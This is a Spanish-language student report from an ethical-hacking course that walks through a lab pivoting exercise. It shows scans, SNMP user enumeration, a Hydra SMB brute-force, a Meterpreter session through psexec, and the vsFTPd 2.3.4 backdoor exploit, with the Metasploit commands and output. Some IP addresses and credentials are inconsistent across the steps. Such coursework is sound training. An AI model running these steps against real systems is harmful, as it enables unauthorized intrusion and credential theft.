Curso de Hacking Ético Escuela de Videojuegos MasterD

Ejercicio 23

Post-Explotación

Pivoting

Alumno: Julián Gordon

Índice

Introducción

El presente trabajo práctico aborda un ejercicio de pivoting nuestro laboratorio, utilizando como plataforma de ataque nuestra máquina Kali Linux. El objetivo principal es demostrar el proceso de acceso a una máquina inicial, Windows Server 2012, y posterior pivoting hacia una segunda máquina, Metasploitable.

La metodología seguida se divide en varias etapas, comenzando con la configuración de las interfaces de red para asegurar la conectividad entre las máquinas. Luego, se emplea la herramienta arp-scan desde Kali Linux para identificar los dispositivos activos en la red, localizando las direcciones IP asociadas tanto a Windows Server como a Metasploitable.

A continuación, se lleva a cabo un análisis de los servicios y puertos disponibles en la máquina objetivo, utilizando nmap, con el objetivo de identificar posibles vulnerabilidades explotables.

Posteriormente, se procede a la enumeración de usuarios a través del Protocolo Simple de Administración de Red (SNMP) y se emplea la herramienta Hydra para intentar romper las contraseñas de los usuarios enumerados. Una vez obtenidas las credenciales válidas, se utiliza Metasploit y Meterpreter para obtener acceso a la máquina Windows Server, desde donde se realiza el descubrimiento de una nueva red. Se emplea el escáner ARP desde Meterpreter para identificar la dirección IP de la máquina Metasploitable en la misma red.

Con la dirección IP de Metasploitable identificada, se procede a realizar un escaneo de puertos y servicios en esta máquina, seguido por la búsqueda de la versión del servicio FTP y la identificación de un exploit adecuado para la vulnerabilidad encontrada. Finalmente, se ejecuta el exploit seleccionado con éxito, logrando el acceso a la segunda máquina desde Windows Server mediante pivoting.

Este informe detallará cada paso del proceso mencionado anteriormente, proporcionando capturas de pantalla para respaldar cada acción realizada durante el ejercicio de pivoting.

Acceso a máquina Inicial Windows Server 2012

Empezaremos este ejercicio ajustando las interfaces de red de nuestra máquina de Kali Linux y Windows Server para que estén en la misma red. Luego usamos la herramienta ‘arp-scan’ desde nuestro Kali Linux. El comando que vamos a ejecutar será: ‘arp-scan --localnet’ . Este comando nos devolverá una lista con las IPs y las MACs que estén en nuestra misma red. Podemos observar en la imagen que la IP de Windows Server es 192.168.56.103 En esta primera etapa inicial, solo nos quedaremos con la IP de la máquina de Windows Server 2012, ya que será en la cual haremos nuestro acceso inicial y ‘pivotearemos’ a la de Metasploitable.

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:b5:15:a2, IPv4: 192.168.56.105
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.2    0a:00:27:00:00:0a       (Unknown: locally administered)
192.168.56.100  08:00:27:88:33:f0       (Unknown)
192.168.56.103  08:00:27:dd:33:16       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.950 seconds (131.28 hosts/sec). 4 responded
```

Máquina de Windows server

Uso de Nmap para análisis de puertos y servicios

El segundo paso que vamos a realizar en este ejercicio, será un escaneo de puertos sobre nuestro objetivo inicial, Windows Server. Para ello vamos a ejecutar el comando: ‘nmap -sS -sV -sC -p 1-65535 192.168.56.103’

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV -sC 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 22:36 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.103
Host is up (0.0013s latency).
Not shown: 964 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
53/tcp   open  domain      Simple DNS Plus
```

Nos devuelve varios puertos abiertos y posibles vulnerabilidades. En este caso no nos vamos a centrar en explicarlas, lo que haremos será explotar una vulnerabilidad que ya hemos explotado en la etapa de recopilación de información, para obtener acceso y luego hacer pivoting.

Enumeración de Usuarios a través de SNMP

Una técnica común para descubrir usuarios en sistemas Windows es mediante la enumeración de usuarios a través del Protocolo Simple de Administración de Red (SNMP).

El módulo ‘auxiliary/scanner/snmp/snmp_enumusers’ de Metasploit Framework, nos brinda una herramienta perfecta para enumerar los usuarios. Para ello abrimos Metasploit con el comando ‘msfconsole’ y una vez abierto ejecutamos: ‘use auxiliary/scanner/snmp/snmp_enumusers’ y luego asignamos el Rhost a nuestro objetivo 192.168.56.103. Podemos ver en la siguiente imagen el proceso. Tuvimos éxito al enumerar los usuarios, ya que nos devuelve una lista con 13 usuarios asociados al dominio SANTAPRISCA.

```
msf6 auxiliary(scanner/snmp/snmp_enumusers) > options

Module options (auxiliary/scanner/snmp/snmp_enumusers):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMUNITY  public           yes       SNMP Community String
   RETRIES    1                yes       SNMP Retries
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      161              yes       The target port (UDP)
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    1                yes       SNMP Timeout
   VERSION    1                yes       SNMP Version <1/2c>


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/snmp/snmp_enumusers) > set rhosts 192.168.56.103
rhosts ⇒ 192.168.56.103
msf6 auxiliary(scanner/snmp/snmp_enumusers) > run

[+] 192.168.56.103:161 Found 13 users: Administrator, Guest, caras, graciosillo, hiedra, krbtgt, perdicion, pinguino, ras, solomon, sombrerero, vagrant, zas
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ahora que ya tenemos todos los usuarios, vamos a intentar romper las contraseñas de la misma manera que hicimos en el trabajo anterior.

Uso de Hydra para obtener contraseñas

Una forma que tenemos para obtener las contraseñas de usuarios, es con un ataque de diccionario. En este tipo de ataque, se utilizan listas predefinidas de palabras, frases o combinaciones de caracteres comunes, conocidas como diccionarios, para intentar descifrar una contraseña. En este caso usamos el diccionario rockyou. Para realizar este ataque vamos a usar la herramienta Hydra con el comando:

‘hydra -l solomon -P /usr/share/wordlists/rockyou.txt smb://192.168.56.103’

En este caso empezamos con el usuario ‘solomon’ que ya sabemos que tuvimos éxito anteriormente. En la siguiente imagen observamos el proceso.

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l solomon -P /usr/share/wordlists/rockyou.txt smb://192.168.56.103
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-28 23:07:42
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking smb://192.168.56.103:445/
[445][smb] host: 192.168.56.103   login: solomon   password: 12345678
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-28 23:07:45
```

Descubrimos que la contraseña del usuario ‘solomon’ es 12345678. Ahora intentaremos acceder a la máquina de Windows Server con estas credenciales, a traves de Metasploit, para lograr crear una sesión Meterpreter y ver si podemos hacer pivoting a la máquina de Metasploitable.

Metasploit y Meterpreter para obtener acceso

Para intentar acceder a la máquina de Window Server, vamos a usar Metasploit. Para ello usaremos el módulo exploit, windows/smb/psexec. Especificamos la IP de nuestro objetivo, el usuario ‘solomon’ y la password ‘12345678’. Ejecutamos y podemos verificar que obtuvimos acceso y se nos crea una sesión de Meterpreter. En las siguientes imágenes podemos observar el proceso.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.56.103   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               vagrant          no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               vagrant          no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.56.105:4444
[*] 192.168.56.103:445 - Connecting to the server ...
[*] 192.168.56.103:445 - Authenticating to 192.168.56.103:445 as user 'vagrant' ...
[*] 192.168.56.103:445 - Selecting PowerShell target
[*] 192.168.56.103:445 - Executing the payload ...
[+] 192.168.56.103:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (176198 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.105:4444 → 192.168.56.103:53625) at 2024-04-28 22:42:46 +0200

meterpreter > ipconfig
```

Una vez ya obtuvimos acceso a la máquina como hicimos anteriormente, vamos a intentar hacer pivoting hacia la máquina de metasploitable.

Descubrimiento de nueva Red

En la sesión que tenemos creada, haremos un ‘ipconfig’ para confirmar el rango de red que está operando. Este rango de red lo podemos agregar como una ruta más, para ello ponemos la sesión en background y usamos el comando ‘route add’. Tenemos que indicar el tipo de red que vamos a operar y cuál será el número de la sesión que va a funcionar de puerta de enlace, para el acceso de esta red en la que no tenemos acceso normalmente. Usamos el comando: ‘route add 192.168.56.100 255.255.255.0 1’

```
Interface 15
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:dd:33:16
MTU          : 1500
IPv4 Address : 192.168.56.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::59cc:5bef:f42a:b7ca
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) > route add 192.168.56.100 255.255.255.0 1
[*] Route added
msf6 exploit(windows/smb/psexec) > route print

IPv4 Active Routing Table
=========================

   Subnet           Netmask          Gateway
   ------           -------          -------
   192.168.56.100   255.255.255.0    Session 1

[*] There are currently no IPv6 routes defined.
```

Arp scanner en Meterpreter

Dentro del módulo de post explotación de metasploit, tenemos un módulo arp scanner. Para ejecutarlo usamos el comando:

‘use post/windows/gather/arp_scanner’

Configuramos el rhost y le asignamos la sesión 1 qué es la que tenemos creada y activa. Veremos el resultado en la siguiente imagen.


Ahora desde la sesión de Meterpreter que tenemos creada en Windows Server, pudimos hacer un escaneo ARP de todas las direcciones que están en la misma red. Podemos observar la tabla ARP en la siguiente imagen y observamos que la IP 192.168.56.104 es la IP de Metasploitable.

```
msf6 post(windows/gather/arp_scanner) > options

Module options (post/windows/gather/arp_scanner):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   SESSION                   yes       The session to run this module on
   THREADS  10               no        The number of concurrent threads


View the full module info with the info, or info -d command.

msf6 post(windows/gather/arp_scanner) > set rhosts 192.168.56.103
rhosts => 192.168.56.103
msf6 post(windows/gather/arp_scanner) > set session 1
session => 1
msf6 post(windows/gather/arp_scanner) > exploit

[*] Running module against ENIGMA
[*] ARP Scanning 192.168.56.103
[+]     IP: 192.168.56.103 MAC 08:00:27:dd:33:16 (CADMUS COMPUTER SYSTEMS)
[*] Post module execution completed
msf6 post(windows/gather/arp_scanner) > set rhosts 192.168.56.1-254
rhosts => 192.168.56.1-254
msf6 post(windows/gather/arp_scanner) > exploit

[*] Running module against ENIGMA
[*] ARP Scanning 192.168.56.1-254
[+]     IP: 192.168.56.2 MAC 0a:00:27:00:00:0a (UNKNOWN)
[+]     IP: 192.168.56.100 MAC 08:00:27:88:33:f0 (CADMUS COMPUTER SYSTEMS)
[+]     IP: 192.168.56.104 MAC 08:00:27:98:df:ab (CADMUS COMPUTER SYSTEMS)
[+]     IP: 192.168.56.103 MAC 08:00:27:dd:33:16 (CADMUS COMPUTER SYSTEMS)
[+]     IP: 192.168.56.105 MAC 08:00:27:b5:15:a2 (CADMUS COMPUTER SYSTEMS)
```

Escaneo de Puertos desde Meterpreter

Ahora que ya descubrimos la IP de Metasploitable desde Windows Server, podemos usar el comando ‘use auxiliary/scanner/portscan/syn’, configuramos el rhosts a 192.168.56.104 que va a realizar un escaneo de puertos y servicios. Aunque es un proceso largo y muchas veces con errores, no debemos perder la paciencia.

```
msf6 post(windows/gather/arp_scanner) > use auxiliary/scanner/portscan/syn
msf6 auxiliary(scanner/portscan/syn) > options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads (max one per host)
   TIMEOUT    500              yes       The reply read timeout in milliseconds


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/syn) > set rhosts 192.168.56.104
rhosts => 192.168.56.104
```



Este proceso lleva tiempo y no siempre dá los mismos resultados, debemos insistir. Podemos observar en la imagen que, la máquina de Metasploitable, tiene abierto por ejemplo el puerto 21 FTP. Podemos buscar exploits dentro de metasploitable que nos puedan servir para vulnerar este puerto/protocolo.

Descubrimiento de la versión FTP

Primero debemos saber la versión que está usando la máquina. Para ello usamos el módulo ‘scanner/ftp/ftp_version’ . Ajustamos primero el exploit con el rhosts de la máquina de metasploitable, y nos dá la versión de FTP que está utilizando ‘vsFTPd 2.3.4’. Ahora buscaremos información sobre esta versión en metasploitable.

```
msf6 auxiliary(scanner/portscan/syn) > use auxiliary/scanner/ftp/ftp_version
msf6 auxiliary(scanner/ftp/ftp_version) > options

Module options (auxiliary/scanner/ftp/ftp_version):

   Name      Current Setting     Required  Description
   ----      ---------------     --------  -----------
   FTPPASS   mozilla@example.com  no        The password for the specified username
   FTPUSER   anonymous           no        The username to authenticate as
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     21                  yes       The target port (TCP)
   THREADS   1                   yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_version) > set rhosts 10.0.2.11
rhosts => 10.0.2.11
msf6 auxiliary(scanner/ftp/ftp_version) > run

[+] 10.0.2.11:21          - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 10.0.2.11:21          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Búsqueda de exploit específico

Para buscar información sobre algún exploit específico que nos pueda servir, usamos el comando ‘search vsFTPd 2.3.4’. Podemos verificar que es una vulnerabilidad conocida y encontramos un exploit para esta versión de FTP. Podemos observar en la siguiente imagen este proceso.

```
msf6 auxiliary(scanner/ftp/ftp_version) > search vsFTPd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 auxiliary(scanner/ftp/ftp_version) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Ejecución del exploit y acceso a 2da máquina

Una vez tenemos configurado el exploit, lo ejecutamos y podemos ver que tuvimos éxito, creando una sesión a Metasploitable, desde el acceso que obtuvimos inicialmente en Windows Server. En la siguiente imagen nos muestra este proceso y desde la IP 192.168.56.103 (Windows Server) conseguimos acceso a la máquina con IP 192.168.56.104.



Ejecución de comandos de prueba

Podemos observar en la siguiente imagen algunos comandos utilizados para demostrar el proceso de pivoting realizado. ‘Whoami’ somos root, ‘ls’ para ver carpetas y ifconfig para confirmar la IP de la máquina que obtuvimos acceso.

```
whoami
root
cd ..
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
metasploitable2_files
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:98:df:ab
          inet addr:192.168.56.104  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe98:dfab/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2052 errors:0 dropped:0 overruns:0 frame:0
          TX packets:582 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:153097 (149.5 KB)  TX bytes:40624 (39.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:240 errors:0 dropped:0 overruns:0 frame:0
          TX packets:240 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:91669 (89.5 KB)  TX bytes:91669 (89.5 KB)
```

Conclusiones

El ejercicio de pivoting realizado ha proporcionado una experiencia práctica muy valiosa, permitiéndonos comprender y aplicar diversas técnicas y herramientas para obtener acceso a sistemas remotos dentro de una red comprometida.

Durante el proceso, se ha demostrado la importancia de la recopilación de información inicial para identificar los dispositivos activos en la red y analizar sus servicios y vulnerabilidades potenciales. El uso de herramientas como arp-scan, nmap y Metasploit ha facilitado esta tarea, proporcionando información crucial para planificar y ejecutar el pivoting de manera efectiva.

La enumeración de usuarios a través de SNMP y el posterior intento de fuerza bruta con Hydra resaltan la importancia de mantener contraseñas seguras y políticas de seguridad robustas para prevenir ataques de este tipo.

El uso de Metasploit y Meterpreter ha permitido no solo obtener acceso inicial a la máquina Windows Server, sino también realizar el descubrimiento de una nueva red y ejecutar acciones de post-explotación, como el escaneo ARP y la identificación de la máquina Metasploitable en la misma red. Esto demuestra la importancia de la persistencia y la movilidad dentro de la red comprometida para maximizar el alcance del ataque.

Además, la identificación y explotación de la vulnerabilidad en el servicio FTP de Metasploitable resalta la importancia de mantener los sistemas actualizados y parcheados para mitigar riesgos de seguridad.

Este ejercicio de pivoting ha proporcionado una visión integral del proceso de pentesting en redes, destacando la importancia de la planificación, la recopilación de información, la persistencia y la mitigación de riesgos.